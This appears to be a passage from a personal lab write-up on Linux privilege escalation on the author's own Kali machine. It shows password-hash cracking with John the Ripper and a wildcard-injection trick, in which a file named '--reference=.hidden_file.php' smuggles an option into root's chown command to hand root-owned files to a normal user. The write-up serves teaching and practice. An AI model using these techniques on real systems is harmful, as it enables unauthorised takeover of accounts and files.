Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed
for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed f
or performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed
for performance.
```


But

seems that it cracked only passwords that I've created
Silly me ;p


```
(nowy3@kali)-[~]
$ sudo su
[sudo] password for nowy3:
(root@kali)-[/home/nowy3]
# john --show pasy
nowy:kali:1001:1001::,/home/nowy:/bin/bash
nowy2:kali:1002:1002::,/home/nowy2:/bin/bash
drugi:kali:1003:1003::,/home/drugi:/bin/bash
nowy3:kali:1004:1004::,/home/nowy3:/bin/bash

4 password hashes cracked, 2 left
```


Let's use another tools like SUID




lets use it :)



And try with another one




Working too



And the Second way to escalate :

We creating 2 files as root:



The screenshot shows a Kali Linux terminal window with the following commands and output:

```
(root@kali)-[/home/nowy3/test]
# mkdir testroom

(root@kali)-[/home/nowy3/test]
# cd testroom

(root@kali)-[/home/nowy3/test/testroom]
# touch plik1.php

(root@kali)-[/home/nowy3/test/testroom]
# touch plik2.php

(root@kali)-[/home/nowy3/test/testroom]
# ls -la
total 8
drwxr-xr-x 2 root root 4096 Jan 7 17:18 .
drwxr-xr-x 3 nowy3 nowy3 4096 Jan 7 17:18 ..
-rw-r--r-- 1 root root 0 Jan 7 17:18 plik1.php
-rw-r--r-- 1 root root 0 Jan 7 17:18 plik2.php

(root@kali)-[/home/nowy3/test/testroom]
#
```

The terminal window also shows a file explorer view of the directory structure, confirming the creation of the files.

and 2 files as a normal user

```
test@kali: /home/nowy3/test/testroom
File Actions Edit View Help
root@kali: /home/nowy3  nowy3@kali: ~...ownloads/suid  test@kali: /ho.../test/testroom
(test@kali)-[/home/nowy3/test/testroom]
$ echo > .hidden_file.php
(test@kali)-[/home/nowy3/test/testroom]
$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Jan 7 17:22
drwxr-xr-x 3 nowy3 nowy3 4096 Jan 7 17:18 ..
-rw-r--r-- 1 test test 1 Jan 7 17:22 .hidden_file.php
-rw-r--r-- 1 root root 0 Jan 7 17:18 plik1.php
-rw-r--r-- 1 root root 0 Jan 7 17:18 plik2.php
(test@kali)-[/home/nowy3/test/testroom]
$ chmod 777 .hidden_file.php
(test@kali)-[/home/nowy3/test/testroom]
$ echo > "--reference=.hidden_file.php"
(test@kali)-[/home/nowy3/test/testroom]
$ ls -la
total 16
drwxrwxrwx 2 root root 4096 Jan 7 17:25
drwxr-xr-x 3 nowy3 nowy3 4096 Jan 7 17:18 ..
-rwxrwxrwx 1 test test 1 Jan 7 17:22 .hidden_file.php
-rw-r--r-- 1 root root 0 Jan 7 17:18 plik1.php
-rw-r--r-- 1 root root 0 Jan 7 17:18 plik2.php
-rw-r--r-- 1 test test 1 Jan 7 17:25 '--reference=.hidden_file.php'
(test@kali)-[/home/nowy3/test/testroom]
$
```

One magic command and all of root's files belongs to user ;)

```
root@kali: /home/nowy3/test/testroom
File Actions Edit View Help
root@kali: /home/nowy3  nowy3@kali: ~...ownloads/suid  root@kali: /ho.../test/testroom

└─$ echo > "--reference=.hidden_file.php"
(test@kali)-[/home/nowy3/test/testroom]
└─$ ls -la
total 16
drwxrwxrwx 2 root root 4096 Jan 7 17:25
drwxr-xr-x 3 nowy3 nowy3 4096 Jan 7 17:18 ..
-rwxrwxrwx 1 test test 1 Jan 7 17:22 .hidden_file.php
-rw-r--r-- 1 root root 0 Jan 7 17:18 plik1.php
-rw-r--r-- 1 root root 0 Jan 7 17:18 plik2.php
-rw-r--r-- 1 test test 1 Jan 7 17:25 '--reference=.hidden_file.php'
(test@kali)-[/home/nowy3/test/testroom]
└─$ sudo nowy3
[sudo] password for test:
test is not in the sudoers file. This incident will be reported.
(test@kali)-[/home/nowy3/test/testroom]
└─$ su nowy3
Password:
(nowy3@kali)-[~/test/testroom]
└─$ sudo su
(root@kali)-[/home/nowy3/test/testroom]
└─$ chown -R root:root *.php
chown: cannot access 'root:root': No such file or directory
(root@kali)-[/home/nowy3/test/testroom]
└─$ ls -la
total 16
drwxrwxrwx 2 root root 4096 Jan 7 17:25
drwxr-xr-x 3 nowy3 nowy3 4096 Jan 7 17:18 ..
-rwxrwxrwx 1 test test 1 Jan 7 17:22 .hidden_file.php
-rw-r--r-- 1 test test 0 Jan 7 17:18 plik1.php
-rw-r--r-- 1 test test 0 Jan 7 17:18 plik2.php
-rw-r--r-- 1 test test 1 Jan 7 17:25 '--reference=.hidden_file.php'
(root@kali)-[/home/nowy3/test/testroom]
└─$
```

Thank You very much, hope that You enjoyed my work.

